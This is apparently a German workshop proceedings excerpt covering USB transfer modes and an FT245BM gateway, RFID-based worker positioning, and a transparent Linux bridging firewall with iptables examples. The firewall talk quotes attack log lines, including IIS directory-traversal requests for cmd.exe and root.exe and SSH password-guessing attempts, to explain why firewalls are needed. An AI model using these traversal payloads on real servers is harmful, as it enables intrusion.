Der Knoten wird in einem Zeitraster von 1 ms bis beliebig vom Host abgefragt (Polling). 90 % der Bandbreite stehen für den Isochronous- und Interrupt-Transfer zur Verfügung.



Anders als der Name es glaubhaft machen will, ist der Interrupt-Transfer kein echter Interrupt. USB ist ein Single-Master-System, bei dem kein Knoten ohne Genehmigung senden darf. Bei dieser Art des Transfers wird der Knoten periodisch vom Host abgefragt (Polling). Das Intervall der Abfrage des Devices kann von 1 ms bis beliebig betragen. 90% der verfügbaren Bandbreite des USB-Netzwerkes stehen für Interrupt- und Isochronous-Transfers zur Verfügung. Interrupt-Transfers haben eine integrierte Fehlerkorrektur. Hat der in Intervallen abgefragte Knoten keine Daten für den Host, antwortet er auf die Anfrage mit Not Acknowledged (NAK). Diese Art des Transfers eignet sich nur für kleine Datenmengen, zum Beispiel, Statusabfragen oder Übertragung von Tastenanschlägen.

## Der USB

### Transferarten beim USB :

- Bulk-Transfer  
Dient für den Transfer zeitunkritischer Daten (Drucker)



Um große und zeitunkritische Datenmengen zu versenden, bedient man sich dieser Transferart. Bulk-Transfers werden benutzt, um Daten an einen Drucker oder eine Wechselplatte zu senden oder um Daten von einem Scanner bzw. anderen Wechsel-Medien zu lesen. Der Host reserviert keine Bandbreite für einen Bulk-Transfer, garantiert aber, daß der Transfer auf jeden Fall abgeschlossen werden kann. Ist das Netzwerk frei, so ist der Bulk-Transfer, dank seines geringen Overhead, die schnellste Übertragung von allen USB-Transfers. Nur Full- und High-Speed Devices unterstützen den Bulk-Transfer. Auch hier greift die integrierte Fehlerkorrektur.

## Der USB

### Transferarten beim USB :

- Isochronous-Transfer  
Garantiert eine konstante Datenübertragung (Audio-, Video-Übertragungen). Hat keine Fehlerkorrektur.



Der Isochronous-Transfer garantiert eine konstante Übertragungsrate, somit ist der Abschlusszeitpunkt der Übertragung voraussagbar. Im Gegensatz zu den anderen Transfer-Arten ist hier keine Fehlerkorrektur vorgesehen und es gibt vom Empfänger auch kein Handshaking. Gelegentliche Fehler in der Übertragung müssen akzeptiert werden. Aus diesem Grund wird der Isochronous-Transfer hauptsächlich bei Audio- und Video-Übertragung genutzt, bei der der gelegentlich auftretende Verlust von Daten, keine merkbare Qualitätsminderung mit sich bringt. Dort hat eine konstante Übertragungsrate eine höhere Priorität, gegenüber dem Auftreten vereinzelter Fehler. Daten, die eine konstante Übertragungsrate benötigen, müssen nicht unbedingt mit dem Isochronous-Transfer übertragen werden, man kann auch den Bulk-Transfer verwenden. Wenn die Daten komplett am Empfänger angekommen sind, kann dann vor Ort die Video- oder Audio-Datei mit der erforderlichen Datenrate abgespielt werden. Isochrone Transfers werden nur von Full- und High-Speed-Devices unterstützt.

## Der USB

### Die 3 Elemente der USB-Software auf dem PC:

#### ➤ Der USB-Gerätetreiber

Stellt einen reservierten Bereich des Hauptspeichers zur Verfügung (Puffer), in dem geschrieben oder aus dem gelesen werden kann. Er erzeugt für eine Anfrage ein I/O-Request-Packet (IRP)



Der USB-Gerätetreiber stellt den reservierten Bereich des Hauptspeichers zur Verfügung (Puffer), in dem geschrieben oder aus dem gelesen werden kann. Außerdem erzeugt der Gerätetreiber für eine Anfrage sogenannte I/O-Request-Pakete (IRP), die dann einen Transfer zu den USB-Endgeräten einleiten.

## Der USB

### Die 3 Elemente der USB-Software auf dem PC:

#### ➤ Der USB-Bustreiber

Kennt alle spezifischen Eigenschaften der Kommunikation einzelner USB-Geräte. Zum Beispiel die Datenmenge, die innerhalb eines Übertragungsrahmens (Frame) übertragen werden kann. Wandelt die IRPs in mehrere Transaktionen so um, daß sie innerhalb eines Frames von 1ms ausführbar sind



Alle spezifischen Eigenschaften der Kommunikation der einzelnen USB-Geräte im Netzwerk, zum Beispiel die Datenmenge, die innerhalb eines Übertragungsrahmens (Frame) übertragen werden kann oder die Abstände zwischen den periodischen Zugriffen etc., kennt der USB-Bustreiber. Diese Eigenschaften bekommt der Bustreiber während der Konfigurationsphase des Netzwerkes von den USB-Geräten. Erhält der USB-Bustreiber vom USB-Gerätetreiber ein IRP, so erzeugt er entsprechend dieser Anfrage mehrere einzelne Transaktionen, die jeweils innerhalb eines Frames von 1 ms ausführbar sind.

## Der USB

### Die 3 Elemente der USB-Software auf dem PC:

- Der USB-Host-Controller-Treiber
- Organisiert die zeitliche Abfolge der Transaktion.

GSi

Die einzelnen Transaktionen reicht der USB-Bustreiber an den USB-Host-Controller-Treiber weiter, der sie dann in eine zeitliche Abfolge organisiert (diesen Vorgang nennt man auch Scheduling). Dazu legt der Host-Controller-Treiber eine Folge von Listen an, sogenannte Transaktionslisten. In diesen Listen stehen alle noch nicht erfolgten Transaktionen zu den USB-Geräten im Netzwerk. Eine Liste beschreibt die Reihenfolge der Transaktionen innerhalb eines Frames von 1 ms. Der USB-Bustreiber kann einen Datenstrom in mehrere Transaktionen zerlegen und diese können dann auch vom Host-Controller-Treiber auf mehreren aufeinanderfolgenden Frames verteilt werden. Das Scheduling hängt von der Transferart, den USB-Geräteeigenschaften und von der Netzwerkbelastung ab.

## Der USB

### Fehlerbehandlung

- Bei fehlerfreiem Empfang : Bestätigung des Transfers mit ACK
- Bei einem fehlerhaften Empfang : Schweigen

GSi

Wurden alle Daten vom Host fehlerfrei empfangen, so bestätigt der Host den erfolgreichen Transfer mit ACK. Traten bei der Übertragung allerdings Fehler auf, so quittiert der Host die Übertragung nicht und verhält sich passiv. Wird keine Bestätigung innerhalb einer bestimmten Zeit gesendet (Time-Out), geht das USB-Gerät davon aus, daß die Übertragung fehlerhaft war. Nach Ablauf der Zeit fordert der Host das USB-Gerät zur Wiederholung des Transfers auf.

Waren die Daten zum USB-Gerät fehlerhaft, verhalten sich auch USB-Geräte passiv und quittieren die Übertragung nicht. Das wiederum führt beim Host zu einem Time-Out, und zur Wiederholung des OUT-Transfers. Diese Zeitspanne in der der Empfänger den Erhalt der Daten dem Sender betätigen muss, wird als Bus-Turn-Around-Zeit bezeichnet. Hier ist auch die Ursache der begrenzten maximalen Länge eines USB-Stranges zu finden. Die Signallaufzeit durch das Kabel, die Verarbeitungszeit, die der Empfänger braucht, und die Laufzeit wieder zurück zum Sender, darf die Bus-Turn-Around-Zeit nicht überschreiten. Wird die maximale Länge eines USB-Stranges nicht eingehalten, so kommt es beim Sender zu einem Time-Out, obwohl die Antwort vom Empfänger noch unterwegs sein kann. Ist der Sender ein Host, kann es passieren, daß der Host bereits einen weiteren Transferversuch zum Empfänger einleitet, obwohl dessen Antwort noch unterwegs ist. Es kommt auf dem Bus unweigerlich zu einer Kollision.



### Echtzeitverhalten

Bei der Fehlersuche bzw. beim Testen der Beschleunigerkomponenten in den Labors wartet die Testapplikation meistens auf eine Eingabe vom Benutzer oder die Daten müssen so dargestellt werden, daß sie noch vom Benutzer wahrgenommen werden können. Daher spielt das Echtzeitverhalten der gewählten Lösung, unter diesen Bedingungen, eine untergeordnete Rolle. Da es aber doch einige wenige Geräte gibt, die ein sehr zeitkritisches Verhalten haben, wird das Echtzeitverhalten geprüft.


Ist der USB an einem Standard-PC im Alltagsbetrieb angeschlossen, so kann von einem Echtzeitverhalten keine Rede sein. Es sind weder die Anzahl, die Gerätetypen, noch die Transferart der USB-Endknoten bekannt. Es ist auch nicht bekannt, wieviele Applikationen sich den USB-Gerätetreiber teilen müssen oder wieviele verschiedene USB-Gerätetreiber sich um die Gunst des USB-Host bemühen müssen. Wann ein USB-Gerätetreiber an die Reihe kommt, um sein IRP an den USB-Host zu versenden, hängt von der Systemlast und Prioritätenvergabe des jeweiligen Betriebssystems ab.

Ist die Prioritätenvergabe bekannt oder ist das Betriebssystem echtzeitfähig, steht dann auch noch die Anzahl und die Gerätetypen der Teilnehmer am USB fest, so hat der USB mit seiner zentralen Topologie, Kollisionsfreiheit, Zeitscheiben und Transferarten mit garantiert konstanten Übertragungsraten, alle Voraussetzungen zu einem echtzeitfähigen Bussystem.




### FT245BM von FTDI :


- SMD 0.8er Bauform
- USB 1.0 oder 2.0
- 5V oder 3.3V Logik
- Transferraten von 300 Kbyte/s bis 1 Mbyte/s
- 8-Bit parallelen, bi-direktionalen Schnittstelle
- Isochronous- oder Bulk- Transfer
- Softwareanbindung über VCP oder einer DLL




Für den USB Anschluß wurde ein reiner Controller ohne eigenen Microprozessor gesucht. Der Controller sollte einfach nur die Daten vom USB an die weiterverarbeitende Logik auf der PCI-Mil-Karte weiterreichen. Die Daten sollten vom USB-Controller über eine parallele Schnittstelle an die Logik auf der PCI-Mil-Karte weitergegeben werden. Es gibt eine Vielzahl an USB-Controllern auf dem Markt, zum Beispiel von Philips der ISP1161A. Meistens sind diese USB-Controller sehr allgemein gehalten, dadurch sind sie zwar universell und flexibel einsetzbar, aber auch sehr kompliziert. Zudem gibt es meistens keine Tools, die ein einfaches Einbinden der USB-Controller in die Software erlauben. Daher fiel die Wahl auf den FT245BM von der Firma FTDI. An den FT245BM kann ein EEPROM vom Typ 93C46 oder 93C66 angeschlossen werden. In ihm kann man eine Serien-Nummer abspeichern, um dann die USB-Geräte mit dem FT245BM im USB auseinanderhalten bzw. identifizieren zu können. Das EEPROM kann über den USB programmiert werden. Die Transfer arten können über ein Options-Bit im EEPROM eingestellt werden. Von der Hersteller-Seite im Internet kann man sich unter anderem eine Software herunterladen, die eine virtuelle COM-Schnittstelle installiert. Alle Daten, die an diese Schnittstelle geschickt werden, bekommt der FT245BM über den USB. Umgekehrt, alles was der FTDI-Chip gelesen hat, wird an die virtuelle Schnittstelle weitergeleitet. Mit der virtuellen COM-Schnittstelle ist eine Übertragungsrate von maximal 300 Kbyte/s möglich. Zusätzlich zur virtuellen-Schnittstelle bietet FTDI noch an, den FT245BM über einen D2XX-Treiber zu betreiben. Dazu muß auf dem PC-Betriebssystem ein Treiber von FTDI installiert werden. Über eine DLL, die man in seine Entwicklungsumgebung einbinden muß, kann man mit dem FTDI-Baustein Daten austauschen. Mit dieser Methode ist eine Übertragungsrate von maximal 1Mbyte/s möglich. Der große Vorteil vom FT245BM ist, daß man ihn schnell in ein Projekt einbauen kann und schon ohne jegliche Programmierarbeit funktioniert.



Die Schaltung für die USB Lösung wurde auf eine Lochraster-Experimentier-Platine aufgebaut. Beschaltungs-Vorschläge findet man in den Dokumenten FT245BM Data Sheet Revision und FT245BM Designers Guide Version 2.0. Eine genaue Beschreibung der insgesamt 32 Beinchen des FT245BM ist ebenfalls im FT245BM Data Sheet Revision zu finden. Bei unserer USB-Lösung bekommt der FT245BM die benötigte Spannung vom USB, dazu muß diese allerdings erst durch mehrere Kondensatoren und durch einen Ferrit-Kern von Spannungsspitzen und sonstigen Störungen gereinigt werden. Da die Sicherheit der Daten für unseren Verwendungszweck wichtig ist, werden die Daten vom PC über den USB an den FT245BM im Bulk-Transfer-Modus versendet.



Die fertige Lösung ist ein kleines portables USB-Gateway mit einer eigenen Stromversorgung. Zur Zeit existiert ein funktionsfähiges Funktionsprototyp. Die Latenzzeit beträgt auf einen Windows-Rechner im Durchschnitt 1ms. Das ist durchaus ein respektable Wert.



## RFID-Technologie zu Positionsbestimmung

Sascha Dube

Der Vortrag beinhaltet Auszüge einer Diplomarbeit mit dem Titel „Anwendung von Radio Frequenz Identifikationssystemen zur Mensch-Maschine-Interaktion in einer Multimediaumgebung“.

### **Motivation und Aufgabenstellung**

In einer Werkhalle ist die Position eines Arbeiters möglichst genau zu bestimmen. Dafür sollen einsetzbare Technologien gefunden werden, die über eine hohe Robustheit verfügen. Von vornherein war im Speziellen auch die Verwendbarkeit der RFID-Technologie für diesen Zweck zu prüfen.

Ziel der Ortung ist die Unterstützung der Person bei ihrer ausgeübten Tätigkeit. Bei dieser handelt es sich um die Endabnahme eines Fahrzeugs. Dazu sind ihr audiovisuelle Informationen in Abhängigkeit von ihrem jeweiligen Standort zu geben. Der Arbeiter soll also nur durch seine Bewegung im Raum mit einem Informationssystem interagieren können.

### **Bisher eingesetzte Systeme und Alternativen**

Ortungs- und Identifikationssysteme werden schon in vielen Bereichen genutzt. Dabei steht die Interaktion selten im Vordergrund. So werden die Systeme meist zur Positionsbestimmung oder bei der Erfassung von Bewegungsabläufen eingesetzt. Einzige Ausnahmen sind die so genannte *virtual Reality* und speziellen Simulationsanwendungen. Trotzdem gibt es viele Technologien für diese Einsatzgebiete mit entsprechenden Vor- und Nachteilen:

- Optische Trackingverfahren – sehr genau, freie Sichtlinie, hohen Aufwand
- Magnetisches Tracking – sehr genau, kurze Reichweite, hohe Empfindlichkeit
- Akustisches Tracking – geringe Reichweite, störungsanfällig, ungenau
- Funkortung – sehr großer Aufwand, Störung durch Reflexionen u.ä.
- Mechanisches Tracking – hoher techn. Aufwand, Behinderung des Arbeiters
- Trägheitsnavigation – gute Verfügbarkeit, preiswert, regelmäßiges Kalibrieren nötig

Der Einsatz aller aufgeführten Verfahren wäre denkbar, obwohl immer Kompromisse eingegangen werden müssten. So ist bei einigen mit Ungenauigkeiten und Funktionseinschränkungen aufgrund der Werkhallenumgebung zu rechnen. Des Weiteren kann es zu Bewegungseinschränkungen kommen oder es ist für den Arbeiter unzumutbar eine entsprechende Markierung zu „erdulden“.

Aus diesen Gründen entstand die Idee die RFID-Technologie auf ihre Verwendbarkeit in diesem Szenario zu untersuchen.

### **RFID – Zweck und Systemaufbau**

Der Name RFID (radio frequency identification) ist von ihrer eigentlichen Aufgabe abgeleitet, der kontaktlosen Identifikation von Gegenständen und Personen mittels Funktechnik. Die ersten Systeme wurden entwickelt, um die bisher verwendeten Barcodes abzulösen. Die Vorteile gegenüber dieser Technik sind:

- Kein Sichtkontakt zum Lesen nötig – Tag kann z.B. in die Verpackung integriert werden
- Geringe Störanfälligkeit – unanfällig gegenüber Verschmutzung und mech. Einflüssen
- Höhere Sicherheit – Fälschung und Manipulation nur mit großem technischem Aufwand
- Große Flexibilität – mehr als nur „ein Code“, Speicherung zusätzlicher Daten möglich

RFID-Systeme (s. Schema Folie 4) bestehen in der Regel aus einem Lesegerät (Reader) mit einer oder mehreren Antennen und den Datenträgern (auch Transponder oder Tags genannt). Üblicher Weise werden die aus dem Transponder gelesenen Daten zur weiteren Verarbeitung an einen mit dem Lesegerät verbundenen Rechner geschickt.

### **Funktion**

Auf dem Markt gibt es viele verschiedene Arten von RFID-Systemen. Fast genauso vielfältig sind die Kombinationen aus eingesetzten Technologien. Dennoch sind allgemeine Unterscheidungskriterien vorhanden. So gibt es beispielsweise aktive und passive Systeme, welche sich in der Stromversorgung der Datenträger unterscheiden. Die aktiven Systeme verfügen über eine eigene Energiequelle (Batterie), wogegen die passiven über eine Spule mittels eines gepulsten Magnetfeldes versorgt werden. Weitere Unterscheidungsmerkmale sind z.B. Arbeitsfrequenz, Reichweite, Einsatzzweck, Speichertiefe und mögliche Zusatzfunktionen (z.B. Temperaturlogging). Da es sich aber in jedem Fall um Funktechnik handelt, treten auch hier die damit verbundenen Probleme (z.B. Reflexionen) auf. Bedingt durch die Überlastung der häufig verwendeten ISM-Bänder (nur bei entsprechenden Geräten) können örtlich zusätzliche Schwierigkeiten entstehen.

### **Lösungsansätze zur Personenortung**

Für die Ortung bieten sich zwei unterschiedlich Möglichkeiten an. Die erste besteht darin, in einem Raum gitterförmig Transponder z.B. im Fußboden zu installieren oder sie objektbezogen z.B. an Türen, Möbeln oder Exponaten anzubringen. Ein vom Arbeiter mitgeführtes Lesegerät wird benutzt, um einen oder mehrere dieser Datenträger zu erfassen. Aufgrund der räumlichen Anordnung der Transponder ist somit ein Rückschluss auf den Aufenthaltsort der Person möglich. Bei der anderen Möglichkeit wird von der zu ortenden Person ein Transponder mitgeführt. Die Antennen und Lesegeräte werden den Ansprüchen entsprechend in den Räumen oder Gebäudeteilen angebracht. Für beide Varianten ist der Einsatz passiver Systeme denkbar. Je nach gewünschter Genauigkeit ist jedoch ein erheblicher Installationsaufwand zu erwarten, da in den Boden entweder sehr viele Transponder oder Lesegerätantennen integriert werden müssen. Außerdem müsste der Transponder bzw. die Antenne am Fuß des Arbeiters befestigt werden (Reichweite <-> Genauigkeit), was gerade bei der Antenne zu Behinderungen führen würde. Als Alternative bietet ein Hersteller ein aktives System an, mit dem eine Entfernungsmessung zwischen Datenträger und Antenne durchgeführt werden kann. Diese „Abschätzung“ beruht auf der gemessenen Empfangsleistung an der Lesegerätantenne. Während der Evaluierung stellte sich diese Technik jedoch als unbrauchbar heraus, da schon unter Laborbedingungen große Messwertschwankungen auftraten. Ursache hierfür sind vor allem die Polarisation der Antennen (Lage der zueinander) und Reflexionen, welche eine Erkennung teilweise sogar unmöglich machen können.

Als Fazit musste festgestellt werden, dass auch diese Technologie nicht ohne Einschränkungen verwendbar ist. Allgemein etabliert sie sich aber in immer mehr Anwendungsbereichen und die Entwicklung ist noch nicht abgeschlossen.

# RFID-Technologie zur Positionsbestimmung

Unter welchen Bedingungen ist der Einsatz möglich und welche Alternativen gibt es?

S.Dube (HMI)

# Zielszenario

- festgelegter Arbeitsbereich in einer Werkhalle
- Ortung einer Person mit geeigneten Mitteln (RFID)
- Unterstützung der Person bei einer Endabnahme
- Versorgung mit positions- und objektbezogenen Informationen
- Suche nach Alternativen zur Ortung
- Aufbereitung der Informationen

S.Dube (HMI)

# Bisher eingesetzte Systeme und Alternativen

- Optische Trackingverfahren
- Magnetisches Tracking
- Akustisches Tracking
- Funkortung
- Mechanisches Tracking
- Trägheitsnavigation



Fig 3: Input Video




Fig 4: Thresholded Video





Fig 5: Virtual Overlay

S.Dube (HMI)

# RFID – Zweck und Systemaufbau

(radio frequency identification)

- kontaktlose Identifikation mittels Funktechnik
- ursprünglich als Ersatz für Barcodes gedacht
- störsicher, schwer zu kopieren, kein Sichtkontakt nötig
- Schlagwort für unzählige verschiedene Technologien



S.Dube (HMI)

## Passive RFID-Systeme

- Tags ohne eigene Stromversorgung
- Einfache Reflektion oder „Aufladung“ durch Induktion
- kurze Reichweite, eingeschränkte Funktionalität

### 1-Bit-Transponder



- gepulstes Magnetfeld -> Transponderspule erzeugt Dip
- wobbeln
- Subharmonische durch Frequenzteilung
- Harmonische durch Kapazitätsdioden
- Permalloystreifen (Harmonische durch Ummagnetisierung)



S.Dube (HMI)

## elektronische Datenträger (1)


- Kapazität: einige Bytes bis KBytes
- Multipagetransponder
- read only, read/write
- induktive Kopplung, magnetische Kopplung
- Übertragungsarten: FDX, HDX und seriell
- Modulationsarten: ASK, FSK, PSK
- 135KHz oder 13,56MHz (ISM-Bänder)



S.Dube (HMI)

## elektronische Datenträger (2)

- serielle Übertragung
- Codierung: Pegel, Flanken, NRZ, Manchester, Miller
- Fehlerkorrektur bzw. -erkennung
- Kollisionsbehandlung, Mehrfacherfassung



S.Dube (HMI)

## Anwendungsgebiete      Einschränkungen

- Tiertransponder
- Logistik
- Zugangskontrollsysteme
- Wegfahrsperrn
- Warenaicherung
- Zeiterfassung

- Metallgegenstände
- kurze Reichweite
- noch immer zu teuer
- Richtlinien und Gesetze
- fehlende Funktionalitäten
- Fehlerrate



S.Dube (HMI)



## Aktive Systeme

- Datenträger verfügen über eigene Stromquelle
- komplexere Chips
- mehr Speicher
- Zusatzfunktionen
- Tags senden aktiv -> große Reichweite (100m und mehr)
- Backscatterverfahren
- sehr teuer -> dadurch wenig verbreitet




S.Dube (HMI)

## Lösungsansätze zur Personenortung

Warum RFID-Technologie?

1. keine andere Lösung (?)
2. Technologie noch in der Entwicklung
3. Ortung und Identifikation

Zwei grundsätzliche Möglichkeiten




S.Dube (HMI)

## Evaluierung

1. System: S2000 (passiv von TI, 134,2kHz)



- kurze Reichweite, keine Abstandsmessung möglich
- gitterförmige Anordnung von Antennen (hoher Aufwand)
- Hardware verfügbar (Multiplexer)
- nur grobe Auflösung
- Transponder muss an Fuß



S.Dube (HMI)

2. System: I-Port III (Identec Solutions, 868MHz)

- große Reichweite, Abstandsmessung möglich (?)
- Installation ohne großen Aufwand
- zu große Messwertschwankungen (Polarisation, Durchdringung)
- Lösung mehrere Geräte?



S.Dube (HMI)

## Ein transparenter Firewall

Hans-Joachim Paul, Fachbereich Physik  
Fakultät für Mathematik und Physik, Uni Hannover, Appellstr.2,  
30167 Hannover, email.: paul@physik.uni-hannover.de

Das hier beschriebene Konzept eines Transparenten Firewalls soll eine Gruppe von Rechnern, eine Workgroup oder ein ganzes Institut vor Angriffen aus dem Netz sichern.

Die Einstellung: "Keiner interessiert sich für meinen kleinen Rechner und meine Daten, ich bin ja nur ein Sandkorn im Internet" ist definitiv falsch. Das gesamte Internet wird regelmäßig "sinn und planlos" abgescannt nach Rechnern und deren Eigenschaften. Dies geschieht in mehreren Stufen:

- Vorhandensein (ping, traceroute)
- Ports (http,smtp,ssh, telnet, 4444, 9898)
- Datenbanken (User/password, vulnerable strings)

Diese Angriffe kann ich in den Log-Files sehen und daher benötigt jeder Rechner einen Firewall.

Ein kleiner Auszug:

```
sshd : Failed password for Nobody from X17.172.180.23X port 45763 ssh2  
Diese Zeile taucht mit Datum und Uhrzeit ca. 60 mal auf mit verschiedenen  
Accounts wie root (40 Versuche), www-data, operator, irc und auch paul.
```

```
[apache] [error] [client X30.13.152.12X] File does not exist:  
/var/www/_mem_bin/..%5c../..%5c../..%5c../..Á../..Á../winnt/system32/cmd.exe  
/var/www/scripts/..%5c../winnt/system32/cmd.exe  
/var/www/MSADC/root.exe  
/var/www/phpmyadmin/index.php
```

Die meisten dieser oben gezeigten Angriffe stammen aus den USA gefolgt von Korea und Deutschland.

Ein Firewall muss ein stabiles und unangreifbares System sein, also am besten Unsichtbar (transparent). Der Firewall muss auf allen Ebenen ( MAC Adressen, Protokolle, Ports und Inhalte) filtern können und soll hohe Datenraten bis zu 1Gb beherrschen können.

Es gibt viele Firewall-Systeme von fli4l, floppy-fw bis hin zu Siemens-Fujitsu und Cisco. Die einen sind zu klein, die anderen zu teuer. Daher dieses (alte) Konzept: Man nehme einen guten alten PC und eine sichere Software und bastele einen Firewall.

Ein bisschen Geschichte (meiner Entwicklung):

- 2001 OpenBSD mit ipchains -> crash nach 10 min unter Last
- 2002 Umstellung von AIX nach Debian/GNU Linux
- 2003 zweiter Firewall Versuch auf Debian/GNU Linux

Der Kernel 2.4.18 läuft sehr stabil unter Woody (480 Tage uptime), kann aber nur wenige (ca. 5) Gigabit Netzwerkkarten unterstützen. Die Kartenhersteller aber änderten ihre Chipsätze, sodass zurzeit nur eine Gigabit fähige Karte übrig bleibt.

Parallel zum Kernel 2.4.19 beginnt die Entwicklung der Kernel-Version 2.6.x. Alle stürzen sich auf die Version 2.6.x und 2.4 wird vernachlässigt, auch die Bridge und Firewall Utilities. Ende 2004 platzt vorerst der Traum von 2.6 und es wird vieles nach 2.4.28 zurück portiert. Leider kennt die Kernel Serie 2.4 keine Funktionalität einer Ethernet-Bridge, es wird ein spezieller Patch benötigt, der aber für 2.4.28 erhältlich ist. Für iptables sind die Erweiterungen TIME, TARPIT und STRING in der 2.4.x Serie erhältlich, nicht aber für die Serie 2.6.x. Der state of the art Firewall läuft zurzeit (April 2005) unter dem Kernel 2.4.28.

Daher nun folgende Schritte (siehe <https://cip13.amp.uni-hannover.de/FWKurs>):

- Systemgenerierung
- Sicherungskopie (früher tar, jetzt LiveCD)
- Clonen des Systems
- Anpassen der Parameter (Netzwerkkarten, iptables Regeln)
- Laufen lassen und log-Files sichten

Die Details zu diesen genannten Schritten sind unter <https://cip13.amp.uni-hannover.de/FWKurs> zu finden

### Ein Beispiel sagt mehr als Worte

Angenommen, unser Netz liegt im Bereich von 192.168.75.1 bis 192.168.75.254 am Interface eth1 (LAN) und die restliche Welt am Interface eth0 (WAN). Wir sollen alles dürfen und der Welt erlauben wir nur Secure Shell Zugriffe auf unser Netz sowie Zugriffe auf einen Webserver.

Die Regeln Hierfür sind:

```
#Voreinstellung: alles Verboten
```

```
iptables -t filter -P FORWARD DROP
```

```
# laufende Verbindungen akzeptieren 95% catch all Regel
```

```
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
# Wir dürfen alles
```

```
iptables -A FORWARD -m physdev --physdev-in eth1 -j ACCEPT
```

```
# ssh von außen auf die ersten 128 Rechner erlauben
```

```
iptables -A FORWARD -m physdev --physdev-in eth0 -p tcp --dport 22 -d 192.168.75.0/25 -j ACCEPT
```

```
# Ad-on für demilitarisierte Zone
iptables -A FORWARD -m physdev --physdev-out eth2 -p tcp --dport 80 -j
ACCEPT
iptables -A FORWARD -m physdev --physdev-in eth2 -m state --state
ESTABLISHED -j ACCEPT
#nicht nötig, da Voreinstellung DROP
iptables -A FORWARD -m physdev --physdev-in eth2 -j DROP
```

Die vierte Zeile erlaubt von außen nur den Zugriff über ssh auf die ersten 128 Adressen und die fünfte Zeile den Zugriff auf Webserver am Interface eth2. Damit haben wir einen perfekten Netzschutz! Aber wehe ein Hacker kennt eine Username/Password Kombination von einem unserer Rechner und schon ist er ganz legal illegal bei uns drin (Dies ist schon passiert!!!). Von nun an kann der Hacker das Netz von innen angreifen!

